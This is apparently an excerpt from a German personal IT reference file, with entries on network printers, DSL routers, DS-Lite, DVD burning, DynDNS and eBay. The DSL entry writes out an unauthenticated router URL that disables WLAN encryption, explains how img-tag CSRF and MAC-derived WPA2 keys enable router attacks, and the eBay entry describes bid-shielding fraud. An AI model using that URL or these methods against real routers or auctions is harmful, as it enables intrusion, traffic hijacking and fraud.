Treiber für andere PCs im Netzwerk können zentral von z.B. einem Win-XP-Rechner auch z.B. für Win9x bereitgestellt werden. Allerdings muss der Treiber mit einer INF-Datei bereitstehen, d.h. das Treiberpaket aus dem Internet muss entpackt werden! (Zeitschrift c't Heft 24/2004 und 25/2004, Seite 217.)

Das ca. 130€ teure SX2000U2 von Silex ermöglicht den Anschluss von USB-Geräten ans Ethernet und kann unter anderem auch (mit zusätzlichem [USB-Hub](#)) als Druckerserver für bis zu 6 Druckern, Multifunktionsgeräten oder ähnlichem dienen (c't Heft 9/2006, Seite 206).

Im Artikel über Mini-Server um Multifunktions-Drucker/Scanner im Netzwerk bereitzustellen in c't Heft 19/2007, Seite 150ff (Softlink [0719150{bmc earth16.bmp}](#)) werden auch einige technische Details dazu beschrieben:

- Das alte "Line Printer Daemon Protokoll" LPD gemäß RFC1179 besitzt keine Rückmeldungen über Füllstände etc.
- Unter Windows wird oft das SMB/CIFS-Protokoll verwendet. Es kann auch Treiber an Clients ausliefern und Zugriffsrechte vergeben. Via Samba können auch Linux und MAC hierüber auf Drucker zugreifen.
- Das "Internet Printing Protocol" IPP gemäß RFC 2911 steht ab Win2000 zur Verfügung und setzt auf http. Die Daten können verschlüsselt übertragen werden.
- JetDirect von HP arbeitet über den Port 9100 und steht auch sehr oft zur Verfügung.
- Scannen übers Netzwerk verwendet teilweise SANE. Es wird mit Adaptionen, die SANE implementieren, aber immer nur ganz wenige Scanner-Modelle unterstützt.
- Da außer SANE kein Scannen übers Netzwerk unterstützt wird, arbeiten viele der "USB-Printserver" als transparente USB-Verlängerung via Ethernet. Dabei muss die Verbindung explizit aufgebaut werden und steht dann exklusiv an einem einzigen der PCs zur Verfügung. Treiber stehen meist nur für Windows bereit, jedoch kaum für Win9x.
- D-Link steuert den Scanner über jeden beliebigen Browser via http-Seiten.

Beim Test gab's folgende Auffälligkeiten:

- Wenn beim Digitus DN-13008 oder bei den Trendnet TE100-MP2U/TEW-MP2U jemand versucht, sich mit dem Gerät per Netzwerk-USB zu verbinden, solange ein Ausdruck läuft, verschluckt sich der Drucker und der Treiber so, dass nicht mal der Taskmanager den Prozess killen kann und ein Rechner-Neustart fällig wird.

Gemäß c't Heft 24/2007, Seite 199 lässt sich per Kommandozeile ein Drucker anhalten oder wieder aktivieren. Z.B. mit `wmic printer where "name='BüroDrucker'" call pause`. Statt `pause` alternativ `resume`. Auch `wmic printer where "name='BüroDrucker'" set WorkOffline=True`.

Gemäß c't Heft 2/2008, Seite 162ff kann im Falle von Problemen die *.spl-Dateien im Spooler-Cache mit dem Tool SPLViewer angeschaut werden, wenn sie im EMF-Format vorliegen. Bei PCL und HP/GL hilft GhostPCL oder "PCL Reader" (Softlink [0802162{bmc earth16.bmp}](#))

Gemäß c't Heft 1/2009, Seite 106ff (siehe auch c't Heft 19/2007, Seite 150) verstehen sich "USB-Print-Server" in der Regel nur auf PCL und Postscript und verweigern bei GDI-Druckern meistens ganz ihren Dienst. Bestenfalls funktioniert der Ausdruck hier, solange kein zweiter PC während laufendem Druck einen Job abzusetzen versucht. Auch die Tintenstands-Rückmeldung etc. funktioniert meist nicht.

Anders bei "USB-Device-Servern" (LAN-Geräte ab ca. 45€, WLAN 75€): Sie vermitteln alle USB-Kommandos über eine Ethernet-Leitung und sollten mit allen USB-Geräten in beiden Richtungen funktionieren. In der Praxis also ähnlich einem Druckerumschalter: Der erste Druckauftrag etabliert die logische Verbindung zwischen diesem Gerät und Drucker. Andere Druckaufträge von anderen PCs müssen warten, bis der Drucker wieder frei ist.

Unter <http://www.gruppenrichtlinien.de/artikel/drucker-per-script-zuweisen{bmc earth16.bmp}> wird beschrieben, wie man mittels der printui.dll Druckerinstallation und -Einstellungen per Kommandozeile bzw. per Script macht. Mittels [rundll32 printui.dll,PrintUIEntry /?{bmc shortcut.bmp}](#) bekommt man die Hilfe angezeigt. Z.B. die Kommandozeile `rundll32 printui.dll,PrintUIEntry /y /n "Drucker"` richtet den angegebenen Drucker als Standarddrucker ein.

Manchmal (z.B. bei HP-Drucker-Treibern) muss die Installation gestartet werden, **bevor** der Drucker via USB angeschlossen wird. Wer dies nicht beachtet, bleibt man bei der Installation an dem Punkt, wo man aufgefordert wird, jetzt den Drucker anzuschließen, hängen. Gemäß c't Heft 11/2010, Seite 164 fehlt dann nur noch die Drucker-Warteschlange und ein Symbol für den Drucker. Über "Drucker hinzufügen" aus der Systemsteuerung kann das Druckermodell aus der Liste ausgewählt werden und dem USB-Anschluss zugeordnet werden.

Wie man einen PDF-Druckertreiber auf andere Drucker-Fähigkeiten anpasst, wird in der c't Heft 21/2010, Seite 154 erläutert. Dies ist z.B. dann sinnvoll, wenn die erzeugte PDF-Datei über einen Linux-CUPS-Druckerserver zum eigentlichen Drucker geschickt wird. Als Basis bietet sich z.B. ein installierter HP Color Jet oder -Laser-Jet Treiber an.

Druckertreiber

\$ Druckertreiber

K Druckertreiber;Netzwerk-Drucker;Drucker-Server;Print-Server;PrintUI.dll;Drucker-Ports

- Die Dateien PSUI.DLL, PSCRIPT.HLP, PSCRIPT.INF und PSCRIPT5.DLL auf dem Windowsrechner zusammensuchen und in ein neues Verzeichnis kopieren. Auf einem 64bit-Windows z.B. aus C:\Windows\System32\spool\drivers\x64\3.
- Jetzt ist zusätzlich noch eine Datei **printer.inf** in dem Verzeichnis notwendig. Sie kann z.B. für einen Canon MP530 so aussehen:

```
[Version]
Signature="$Windows NT$"
Class=Printer
ClassGUID={4D36E979-E325-11CE-BFC1-08002BE10318}
Provider=%MS%
LayoutFile=Layout.inf

[Manufacturer]
"Canon"=Canon,NTamd64

[Canon]
"Canon mp530 PS PPD"=mp530.ppd

[Canon.NTamd64]
"Canon mp530 PS PPD"=mp530.ppd

[mp530.ppd]
CopyFiles=@mp530.ppd,PSCRIPT
DataSection=PSCRIPT_DATA

[PSCRIPT_DATA]
DriverFile=PSCRIPT5.DLL
HelpFile=PSCRIPT.HLP
ConfigFile=PSSUI.DLL

[PSCRIPT]
PSCRIPT5:DLL
PSCRIPT.HLP
PSSUI.DLL
PSCRIPT.NTF

[DestinationDirs]
DefaultDestDir = 66000
```

```
[Strings]
;Non-localizable
Canon="Canon Inc."
MS="Microsoft"
;Localizable
```

Die blau markierten Stellen müssen an einen anderen Drucker angepasst werden. Herstellername kann geändert werden.

- Die *,ppd-Datei des Druckers (hier mp530.ppd) noch suchen und auch in das Verzeichnis legen. Jetzt kann der Drucker-Installations-Assistent von Windows gestartet werden, "Treiber von einem Datenträger" gewählt werden und das Verzeichnis ausgewählt werden. Der Hinweis, dass der Treiber nicht signiert ist, kann ignoriert werden.

Druckerports lassen sich zwar über die Benutzeroberfläche hinzufügen, aber nicht immer ohne weiteres entfernen. Entweder via printmanagement.msc [bmc shortcut.bmp](#), , Druckerserver, <Computername> (lokal), Anschlüsse. Hier sind alle Ports aufgelistet und lassen sich (teilweise nur mit Adminrechten) übers Kontextmenü löschen. Alternativ direkt in der Registry. Ports von Netzwerkdruckern finden sich hier unter [HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports**bmc tree.bmp**](#). c't Heft 21/2013, Seite 147.

Fernanschluss:

Für etliche FritzBox-Modelle gibt es das Tool "USB-Fernanschluss", um auf an der Fritzbox angeschlossene USB-Geräte übers Netzwerk zugreifen zu können. Gemäß PC-Welt Heft 11/2014, Seite 106 brauch man das Tool aber gar nicht, um die Fritzbox als Druckerserver zu betreiben:

- Zunächst müssen die Treiber für den Drucker installiert werden, zunächst als lokales Gerät. Am einfachsten indem das Gerät mal per USB direkt angeschlossen wird.
- In den Drucker-Eigenschaften zu "Anschlüsse" gehen. Hier über "Hinzufügen" und Doppelklick(!) auf "Standard TCP/IP Port" den Assistenten starten. Mit "Weiter" die Begrüßungsseite übergehen. Bei "Druckername oder IP-Adresse" die IP-Adresse der FritzBox (normalerweise 192.168.178.1) oder fritz.box eingeben. Die automatische Porterkennung scheitert nach kurzer Zeit, im nächsten Fenster ist "Benutzerdefiniert",

"Einstellungen" zu wählen. Als Protokoll "Raw" wählen und als Port 9100 eintragen und den Assistenten beenden.

- Nochmal zu "Anschlüsse" gehen, wo jetzt dieser Post gewählt sein sollte. Hier zu "Konfigurieren" gehen und das Häkchen bei "Bidirektionale Unterstützung aktivieren" **entfernen**.
- Im Konfigurationsmenü der Fritzbox, das sich in der "Erweiterten Ansicht" (siehe System, ...) befinden muss zu Heimnetz, USB-Geräte, USB-Fernanschluss gehen und hier den Fernanschluss **abschalten**. Falls wie bei einigen Firmwareversionen der 7490 der Fernanschluss nicht im Menü ist, entfällt dieser Schritt.

Wie man einen Drucker per Kommandozeile mit Hilfe der printui.dll einrichtet, wird unter http://www.gruppenrichtlinien.de/artikel/drucker-per-script-zuweisen/{bmc_earth16.bmp} beschrieben: rundll32_printui.dll,PrintUIEntry /?{bmc_shortcut.bmp} listet die verfügbaren Parameter auf inclusive etlicher Beispiele auf. Einen Netzwerkdrucker <printer> am Server <server> mit dem Namen <Drucker 1> richtet man mittels `rundll32 printui.dll,PrintUIEntry /in /n "<Drucker 1>" /y \\<server>\<printer>` als Standarddrucker ein. Hinweis: Der Funktionsname PrintUIEntry und auch die Parameter sind case-sensitive!

Siehe auch [Internet Printing Protocol IPP](#), [Drucker \(Raspberry\)](#).

#K DSL

Begriffe wie Voll-Anschluss (Telefon + Daten vom Anbieter), Resale-Anschluss (Betrieb durch T-Com, Daten laufen über das ATM-Netz der T-Com, Abrechnung durch Reseller), TAL-Sharing = Line-Sharing (Provider betreibt eigene Vermittlungsstelle mit DSLAM, Telefon von T-COM) und die Probleme in der Abwicklung bei Veränderungen werden in der c't Heft 7/2007, Seite 98ff erklärt.

Gemäß c't Heft 4/2008, Seite 44 erlauben manche DSL-Router die Umkonfigurierung ohne Passwortabfrage mit einem GET-Request oder einer URL. So lässt sich beim "Alice Gate 2 Plus WiFi" per

http://192.168.1.1/cp06_wifi_m_nocifr.cgi?wlChannel=Auto&wlRadioEnable=n

die WLAN-Verschlüsselung abschalten. Der Link kann in einer HTML-Mail oder Webseite stecken und aktive werden, ohne dass der User etwas anklickt. In Mexiko wurde auf solche Art die Namensauflösung für eine Bank-Seite im Router verbogen.

DSL-Alternativen (VSAT, TV-Kabel und WIMAX) werden in der c't Heft 5/2008, Seite 152ff beschrieben.

Der Artikel in der c't Heft 6/2008, Seite 180ff behandelt den möglichen negativen Einfluss einiger Splitter-Modelle auf die DSL-Datenrate.

FastPath

FastPath ist eine Option zur Verkürzung der Latenzzeit bei ADSL. Dadurch erreicht man eine bessere Reaktionszeit bei Onlinespielen und Terminal-Verbindungen, kann aber in seltenen Fällen bei schlechten

Signal-Rausch-Verhältnissen auch die effektive Datenrate reduzieren. Das Interleaving der Datenblöcke, das bessere Fehlerkorrektur wird dabei abgeschaltet, die Ping-Zeit reduziert sich von typisch 40 ... 80ms auf 20 ... 40 ms.

Gemäß c't Heft 17/2008, Seite 178 kann das Tool "DSL-Modem-Tool" (Softlink [0817176{bmc earth16.bmp}](#)) bei vielen DSL-Modems die Parameter auslesen und somit anzeigen, ob FastPath aktiv ist. Alternative: 1) mittels z.B.

`tracert -d www.heise.de` den ersten Router beim Provider ermitteln. Dabei aber den eigenen DSL-Router ignorieren! Die ping-Zeiten für diesen ersten Router sind meist ein klares Indiz für/gegen FastPath.

DSL-Router vs. DSL-Modem

Für die Übertragung über DSL werden die Ethernet-Pakete in PPPoE-Pakete verpackt. Heutzutage machen dies in der Regel die DSL-Router. Die stromsparenden CPUs der DSL-Router bremsen aber u.U. den Durchsatz der heutigen Hochgeschwindigkeits-Leitungen ADSL2+. Ein leistungsfähiger einzelner PC lässt sich mittels einem PPPoE-Treiber und einem ADSL2+-fähigen (oder VDSL) DSL-Modem u.U. mit höherer Performance am DSL-Anschluss betreiben. Näheres dazu siehe c't Heft 4/2009, Seite 178f. Der von Microsoft mitgelieferte PPPoE-Treiber "WAN Miniport" benötigt aber einiges an PC-Rechenleistung, mancher 1.7 GHz-PC bremsen mehr als übliche DSL-Router. Aber auch die leistungsfähigeren Treiber RASPPPOE (nicht für Vista erhältlich) und cFosBC (ca. 15€) bremsen bei einem gleichzeitigen Upload den Download, da sie die Quittungs-Pakete des Downloads nicht mit erhöhter Priorität versenden, wie es einige moderne Router machen. Gemäß c't Heft 7/2012, Seite 168 ist aber z.B. von der Firmware 84.05.05 der FritzBox 7390 der VDSL-Modembetrieb deaktiviert und funktioniert nicht mehr. Bei freigeschaltetem Telnet-Zugang zur FritzBox kann aber die Option `vdsl_resalearch` auf `yes` gesetzt und mit `allcfgconv` reimportiert werden, um es wieder zu aktivieren.

Der Zugang zur Konfiguration beim SpeedPort W303V macht manchmal Probleme:

- Zertifikat ist ungültig (abgelaufen): Muss daher explizit akzeptiert werden.
- Wenn man über <https://speedport.ip/{bmc earth16.bmp}> einsteigt und hier "Konfiguration starten" wählt, dann ist das Passwortfeld gesperrt. Workaround: Direkt https://speedport.ip/hcti_start_passwort.stm{bmc earth16.bmp} auswählen. Eventuell wird speedport.ip nicht erkannt und man muss 192.168.2.1 verwenden: https://192.168.2.1/hcti_start_passwort.stm{bmc earth16.bmp}. Sollte das alles noch nicht helfen: Router durch trennen vom Stromnetz neu booten!

Gemäß c't Heft 10/2016, Seite 166 gibt es bei neuen SpeedPort-Routern teilweise Probleme beim Mail-Versand. Voreingestellt ist ein Filter für SMTP mit einer Whitelist. Dies soll Spam reduzieren. Und da fehlt dann oft der Mailserver des Providers, z.B. `smtp.mail.me.com` für die Apple iCloud.

Nach den Sicherheitsvorfällen bei Routern von Cisco, Netgear und Linksys Anfang 2014 und bei D-Link-DSL-Routern und Fritz!Boxen im März 2014 gibt es in der c't Heft 9/2014, Seite 82ff Tipps zur Sicherheit von DSL-Routern:

- Angriff ist möglich über offene Dienste (Ports): Diese gibt es zur Fern-Konfiguration oder Fern-Diagnose oder weil Inhalte aus dem lokalen Netz von außen zugänglich konfiguriert wurde. In die von Cisco, Netgear und Linksys gelieferten Router hatte wohl der OEM-Hersteller Sercomm einen dienst eingebaut, der Admin-Passwort, WLAN-Schlüssel und VPN-Zugangsdaten ausspucken konnte.
- Über manipulierte Webseiten die z.B. ein `img`-Tag (eigentlich für ein Bild) enthalten, das einen `http`-Request an die IP-Adresse des DSL-Routers verursacht, wenn der User die Seite auf seinem lokalen Gerät aufruft. Wenn so eine URL es z.B. erlaubt, Konfigurationen wie den DNS-Server zu verändern, dann klafft damit ein riesiges Loch

DSL

\$ DSL

K DSL;T-DSL;Splitter (DSL);FastPath;Modem (DSL); SpeedPort (DSL-Router)

- Neben dem Zugang über die Telefon/DSL-Leitung kann natürlich auch über WLAN ein Einbruch versucht werden. Da sich der voreingestellte WPA2-Schlüssel oft aus der MAC-Adresse ermitteln lässt (ein vom OEM-Hersteller Arcadyan patentiertes Verfahren!) ist der Zugang oft einfach.

Sicherheitslücken vieler Router finden sich unter <http://routerpwn.com/{bmc earth16.bmp}>.

Manche Router (z.B. FritzBoxen mit aktueller Software) zeigen das Spektrum der Übertragungsleitung an:

- Der Frequenzbereich unterhalb von Kanal 64 dient dem Upstream. Bei "Annex B" ist der Bereich Kanal 1 ... 32 (bis 138kHz) noch für Analog-Telefonie und ISDN reserviert. Bei Annex-J (= splitterlos, RAM-IP, TV-IP), welcher vsl. im Jahr 2018 überall in Deutschland verfügbar sein wird, wird der gesamte Bereich 1 ... 64 für den Upstream verwendet. Je nach Leitungsqualität sind hier 8 .. 15 bit bei niedrigeren Frequenzen und 5 ... 8 bit am oberen Ende je Datenschnitt möglich.
- Der Frequenzbereich Kanal 64 ... 512 (276 kHz ... 2.208 MHz) dient dem Upstream. Eine gute Leitung erreicht unten ein Signal-Rausch-verhältnis von etwa 40dB, bei Kanal 320 immer noch über 30dB und am oberen Ende ca. 25 dB. Damit sind unten ca. 10bit, nach oben abfallend auf ca. 5 .. 6 bit möglich. Bei einer schlechten Leitung (große Wohnanlage) fällt das Signalrauschverhältnis von 40dB bei Kanal 64 auf 0db bei Kanal 320 ab. Entsprechend sind z.B. bei Kanal 160 schon nur noch 6 bit möglich, ab ca. Kanal 230 noch 2 bit und oberhalb von Kanal 288 geht gar nichts mehr. Damit hat man dann im Downstream eine Leitungskapazität von ca. 4000 kBit/s.


Gemäß

https://telekomhilft.telekom.de/t5/Telefonie-Internet/Was-ist-eigentlich-ein-quot-splitterloser-Anschluss-quot-oder/t-d-p/885353#an_welchen_anschlussstypen_ist_annex_j_verfuegbar{bmc earth16.bmp} werden folgende

Upstream-Raten verwendet:

	Annex B	Annex J
DSL 2000	384 kBit/s	480 kBit/s
DSL 6000	576 kBit/s	2400 kBit/s
DSL 1600	1024 kBit/s	2400 kBit/s

Annex-J ist immer "IP-basiert", Annex-B kann ein Standard-, Universal- oder IP-basierter Anschluss sein. Ohne Nutzung der Kanäle 1 .. 32 werden aber durchaus bei einem DSL6000 eine Leitungskapazität von über 1024 gemeldet und eine 736kBit/s-Verbindung aufgebaut.



Siehe auch [Download-Manager{bmc shortcut.bmp}](#), [Router](#), [FritzBox](#).

#\$K Dual Stack Lite (DS Lite)

Mittels "Dual Stack" sind viele Server im Internet heute sowohl via IPv4 als auch via IPv6 erreichbar. D.h. sie haben zwei "öffentliche IP-Adressen", eine alte v4-Adresse und eine v6-Adresse. Da noch nicht alle Internet-Dienste via IPv6 erreichbar sind und es im Netz auch keine generelle transparente Umsetzung gibt, braucht auch jedes Heimnetz noch beide Protokolle. In den deutschen Handynetzen haben die Smartphones im Jahr 2016 noch immer nur ein IPv4-Adresse. Da aber einigen Providern die IPv4-Adressen ausgegangen sind, bekommt man als Kunde nur noch eine v6-Adresse. Um auch Server ohne v6-Adresse erreichen zu können, richten sie bei sich die vom Heimnetz bekannte Network-Adress-Translation NAT bei sich ein: Neben der öffentlich zugänglichen IPv6-Adresse hat der DSL-Router (oder Kabel-Router) eine "private IPv4"-Adresse. Diese ist aber ohne Portforwarding **nicht** aus dem Internet erreichbar ist. Zwischen dem Heimnetz und dem Provider nutzen die IPv4-Pakete einen Tunnel mit einem IPv6-Rahmen darum. Ein Portforwarding richtet der Provider kaum für den Anschluss ein. Damit ist ein VPN-Tunnel (z.B. vom Smartphone) zum Heimnetz aber nicht über IPv4 möglich. Ein Beschreibung der Problematik findet sich z.B. hier: <https://www.ionas-server.com/blog/zugriff-ins-lan-trotz-ipv6-und-dual-stack-lite/>{bmc earth16.bmp}. Abhilfe bieten Dienste wie <http://www.sixxs.net>{bmc earth16.bmp} oder <http://www.feste-ip.net/>{bmc earth16.bmp}. Viele Hersteller von NAS-Geräten bieten inzwischen auch einen "Relay"-Dienst an: Z.B. das Smartphon verbindet sich via IPv4 mit dem Relay-Dienst, der via IPv6 mit dem NAS zuhause verbunden ist.

DualStackLite

\$ Dual Stack Lite

K Dual Stack Lite (IPv4/v6);DS Lite (IPv4/v6);IP v4/v6 Dual Stack Lite

#\$K **Dubletten-Finder**

Auf der WinXP-Installations-CD gibt's in \support\tolls\support.cab das Tool Dupfinder.exe um doppelt vorhandene Dateien aufzuspüren (PC-Welt Heft 6/2006, Seite 143).

Siehe auch [Synchronisation von Verzeichnissen](#).

DuplettenFinder
\$ Dupletten-Finder
K Dupletten-Finder;doppelte Dateien finden

#\$K **DVB (Digital Video Broadcast) und HDTV**

Eine FAQ-Seite zu DVB-T gibt's in c't Heft 3/2005, Seite 190.

Technische Details (Transportstrom-Analyse) sind in der c't Heft 9/2005, Seite 206ff (Softlink [0509206{bmc earth16.bmp}](#)) beschrieben.

DVB-S-Empfangskarten wurden in der c't Heft 11/2005, Seite 120ff (Softlink [0511120{bmc earth16.bmp}](#)) getestet.

Dabei wird auch passende Software vorgestellt, unter anderem die kostenlosen DVB-Dream

(<http://www.dvbdream.org{bmc earth16.bmp}>) und Prog-DVB (<http://www.progdvb.com{bmc earth16.bmp}>).

DVB-S-Boxen mit USB oder FireWire wurden in c't Heft 17/2005 Seite 120ff untersucht. (Softlink [0517120{bmc earth16.bmp}](#)).

Einen Artikel zur DVB-C (-Cable) Praxis gibt's in der c't Heft 3/2006, Seite 72ff. Unter anderem werden auch die am Markt verfügbaren PCI-Karten und FireWire-Boxen aufgelistet.

Gemäß c't Heft 6/2008, Seite 172ff hat der H.264-Decoder in Terratec's Home Cinema bei HDTV Problem und es kommt zu abstürzen. Hier wird dringend empfohlen, statt dem CyberLink-Decoder den Decoder aus PowerDVD 7 (leider nicht kostenlos) übers Optionen-Menü von Home-Cinema zu verwenden.

Gemäß c't Heft 5/2009, Seite 75 kann der Western Digital (<http://www.wdc.com{bmc earth16.bmp}>) USB HD Videospieler WD TV (ca. 100€) von USB-Massenspeichern (Festplatten, USB-Stick) mit FAT16, FAT32 oder NTFS sehr viele Dateiformate in bis zu 1080p über HDMI (oder auch Composite) auf Computerdisplays und LCD-Fernsehern wiedergeben.

HDTV-fähige SAT-Receiver mit Festplatte und PC-Anbindung werden in der c't Heft 9/2009, Seite 100ff getestet.

DVB

\$ DVB (Digital Video Broadcast)

K DVB (Digital Video Broadcast); Digital Video Broadcast; HDTV; SAT-Receiver (HDTV)

#\$K DVD brennen

In Zeitschrift c't Heft 14/2005, Seite 94ff (Softlink [0514094{bmc earth16.bmp}](#)) gibt's einen DVD-Rohling-Test. Im Softlink gibt's den kostenlosen "DVD Identifier" zum Auslesen der Herstellerkennung der Rohlinge. Aus welchem Herstellerwerk unter welcher Marke verkauft wird und ob die Herstellerkennung gefälscht ist oder nicht, ist ein kaum durchdringbarer Dschungel. Auf die Technik und den technischen Unterschied zwischen guten und schlechten Rohlingen geht der Artikel im selben Heft auf Seite 110ff (Softlink [0514110{bmc earth16.bmp}](#)) ein. Die Fehlerrate, die mit dem Alter zunimmt, kann mit dem Programm "Nero CD-DVD Speed 4.0" bei einigen Brennern (BenQ, Phillips, Liteon, NEC) und die Plextools beim Plextor-Brennern PX712A und PX-716A ausgelesen werden. Technische Details zu den Schreibstrategien von DVD-Brennern gibt's in der c't Heft 9/2005, Seite 178f (Softlink [0509178{bmc earth16.bmp}](#)).

Gemäß PC-Welt Heft 2/2006, Seite 153 lehnen manche DVD-Player DVD+RW ab, weil sie den Medientyp (= Book Type) DVD-ROM erwarten. Das Nero-Tool CD/DVD-Speed () kann (ab Version 6!?), soweit der Brenner den "falschen" Book Type zulässt, dies unter "Extras, Biteinstellung" setzen (Anmerkung: bei mir öffnet sich der Dialog "Biteinstellung" mit ca. 2 Minuten Verzögerung!?).

Als Alternative werden bei manchen Brennern entsprechende Tools mitgeliefert: BenQ Q-Suite. Eine Google-Suche nach "*Book Type*" *Bitsetter* findet meist zusätzliche.

PS: Bei DVD-RW ist der Booktype in der Regel fest eingebraunt, kann also nicht umgebogen werden.

Wer der Haltbarkeit von DVDs für die Datenspeicherung nicht traut, kann mit dem Gratis-Tool Dvdisaster <http://www.dvdisaster.de{bmc earth16.bmp}> eine Fehlerkorrekturdatei (ca. 15% der Originaldaten-Größe) erstellen und später zur Wiederherstellung verwenden. (PC-Welt Heft 3/2006, Seite 76)

Wenn man bei XP oder Vista Dateien per Drag&Drop auf ein CD- oder DVD-Laufwerk zieht, dann legt Windows sie im versteckten Ordner c:\Dokumente und Einstellungen\

Einstellungen\Anwendungsdaten\Microsoft\CD Burning (bei XP) bzw.

c:\Users\Shell-Folder "CD Burning"{[bmc explorer.bmp](#)}) und meldet per Popup in der Taskleiste dann immer wieder "Es sind Dateien zum Schreiben auf CD vorhanden". In dem man die Dateien löscht, wird man die Meldung auch ohne sie zu Brennen wieder los.

Tipps zum Brennen von DVDs und CDs unter Windows 7 ohne kostenpflichtige Zusatzsoftware gibt's in der c't Heft 26/2009, Seite 178f (Softlink [0926178{bmc earth16.bmp}](#)).

DvdBrennen

\$ DVD brennen

K DVD brennen;Rohlinge für DVD-Brenner;Brennen von DVDs;Dateien zum Brennen

#\$K DVD-Ländercode

www.dvdrhelp.com/dvdhacks www.inmatrix.com

Die auf ca. 5 Wechsel begrenzt Ländercode-Änderung von DVD-Laufwerken gibt es nicht nur in den Laufwerken selbst, sondern zusätzlich nochmal in Windows! (Zeitschrift PC-Welt Heft 3/2002, Seite 71).

DvdLaendercode
\$ DVD-Ländercode
K DVD-Ländercode;Ländercode DVD


#\$K DVD-Laufwerk

Gemäß c't Heft 5/2012, Seite 146 kann es z.B. beim Update von Win7 auf Win8 passieren, dass das DVD-Laufwerk nicht mehr erkannt wird. Dann fehlt u.U. ein Registry-Eintrag:

HKLM\SYSTEM\CurrentControlSet\services\atapi\Controller0_EnumDevice1{bmc edit.bmp} mit dem DWORD-Wert 1.

DVD-Laufwerk
\$ DVD-Laufwerk
K DVD-Laufwerk

#\$K **DVI**

Auch wenn DVI schon durch HDMI oder DisplayPort ersetzt wird, ist der USB zu DVI-I -Adapter von <http://www.displaylink.com>  durchaus noch interessant: max. 1600*1200, ca. 150€ (c't Heft 9/2008, Set66).

Bei DVI-D wird eigentlich kein digitaler Ton und oft auch nicht der Kopierschutz HDCP unterstützt. Es gibt aber mehr und mehr DVI-Ausgänge mit Kopierschutz-Unterstützung und, zumindest mit dem oft mitgelieferten Original-Adapter auf HDMI wird dann auch digitaler Ton geliefert.

DVI

\$ DVI

K DVI;Dital-Video-Interface

#\$K DynDNS

Mittels eines DynDNS-Services ist es möglich, ein Netz, welches eine sich täglich ändernde IP-Adresse zugewiesen bekommt, wie es bei den privaten DSL-Anschlüssen üblich ist, trotzdem immer aus dem Internet erreichen zu können (Fernüberwachung, -zugriff). Der DSL-Router meldet hierzu seine IP-Adresse nach jedem neuen Verbindungsaufbau an den DynDNS-Service. Dieser kann dadurch die Daten, die an die DynDNS-Adresse (z.B. <http://<UserHomeNet>.dyndns.org>) geschickt werden, an den DSL-Router weiterzuleiten.

Gemäß PC-Welt Heft 7/2012, Seite 39 wurde das Angebot von dyndns.org verkompliziert. Es wird empfohlen, stattdessen auf <http://www.anydns.info{bmc earth16.bmp}> auszuweichen. Bei einer FritzBox geht dies wie folgt:

- Sich auf der anydns-Seite anmelden. Danach hat man eine persönliche Adresse der Form <https://benutzername.anydns.org>
- In der FritzBox einen benutzerdefinierten Eintrag mit <http://www.anydns.info/update.php?user=<username>&password=<pass>&host=<domain>&ip=<ipaddr>> anlegen. In das Eingabefeld für Domainname gibt man das *benutzername.anydns.org* ein und in das Feld Kennwort das gewählte Kennwort.
- In der Expertenansicht ist geg. die Fernwartung noch zu aktivieren und zu konfigurieren! Die Oberfläche der FritzBox sollte in diesem Fall auch noch mit einem Passwort geschützt sein. Über <https://benutzername.anydns.info> erreicht man dann die Oberfläche der FritzBox.
- Je nach gewünschten Aktionen muss auf der FritzBox noch die Portfreigabe, z.B. für den FTP-Server auf einem NAS oder einen http-Server im Heimnetz, aktiviert werden.

Für FritzBox-Nutzer gibt es so einen Dienst von AVM: MyFritz.

Siehe auch Domain-Name-System DNS.

DynDNS
\$ DynDNS
K DynDNS

#eBay

Gemäß PC-Welt Heft 7/2006, Seite 39 kann das Firefox-Freeware-Plug-In Biet-o-Zilla automatisch in der letzten Minute ein Gebot abgeben (<http://www.pcwelt.de/a9e{bmc earth16.bmp}>).

Das Tool "eBay SmartSeller" wird in der c't Heft 14/2006, Seite 135 (Heft-CD) als Freeware für Verkäufer mit Templates für Angebote, Assistent bei Rechnungs-Erstellung (incl. Mahnung) und Versand-Etiketten-Druck. Unter <http://www.smartstore.com/heise/ct0506/sel{bmc earth16.bmp}> ist eine Registrierung mit dem im Heft Seite 136 abgedruckten Code nötig. Das Tool hat eine Schnittstelle zu "SmartStore".

Gemäß c't Heft 5/2006, Seite 96ff kann man auch vor Gericht als Gewerbetreibender eingestuft werden, ohne je einen Gewerbeschein beantragt zu haben. In diesem Fall ist man verpflichtet dem Ersteigerer ein Rücktrittsrecht einzuräumen und auch in der Aktion darauf hinzuweisen. Außerdem ist ein Impressum anzugeben. Indizien für Gewerbetreibender: planmäßig und dauerhaft am Markt. Powerseller (pro Monat 3000€ Umsatz oder mindestens 300 Verkäufe) werden praktisch immer als Gewerbetreibend eingestuft. 68 Verkäufe in 8 Monaten wurden schon als Grenzwertig eingestuft, andererseits waren 150 Bewertungspunkte noch kein Indiz. Die Angabe von AGB gilt auch als starkes Indiz.

Zu Spaß ohne Kaufabsicht zu bieten kann, wie in c't Heft 14/2006, Seite 190f gezeigt, teuer werden. Leider bleibt der Verkäufer in vielen Fällen solcher Spaß-Bieter aber auch auf dem Schaden sitzen. Trotzdem kommt "Bit Shielding" (= Gebotsabschirmung) in letzter Zeit wohl häufiger vor, wie in der c't Heft 4/2011, Seite 34 berichtet wird:

- Knapp eine Stunde vor Aktionsende gibt jemand ein Gebot ab und schiebt unmittelbar danach über einen anderen Account ein abschreckend hohes Gebot nach. Damit ist niemand mehr an der Ware interessiert.
- Wenige Sekunden vor Auktionsende wird dann das hohe Gebot "wegen Tippfehler" zurückgezogen, was ja 1 Stunde lang geht.

Damit geht die Ware dann für den Preis des 3.-letzten Gebots + 1€ an den vorletzten Bieter. Solange man mit seinem Account angemeldet ist, sieht man nicht einmal mehr das zurückgezogene Gebot. Erst wenn man bei eBay die Auktion anschaut, ohne eingeloggt zu sein, sieht man den Spaß-Bieter wieder und kann nachschauen, wie oft dieser in letzter Zeit Gebote zurückgezogen hat. Leider geht (Stand Anfang 2011) eBay nicht automatisch gegen solche Leute vor. Allerdings ist man in so einem Fall als Verkäufer auch kein Vertrag mit dem jetzigen Höchstbieter zustande, d.h. man braucht seine Ware nicht zum Dumpingpreis abgeben!

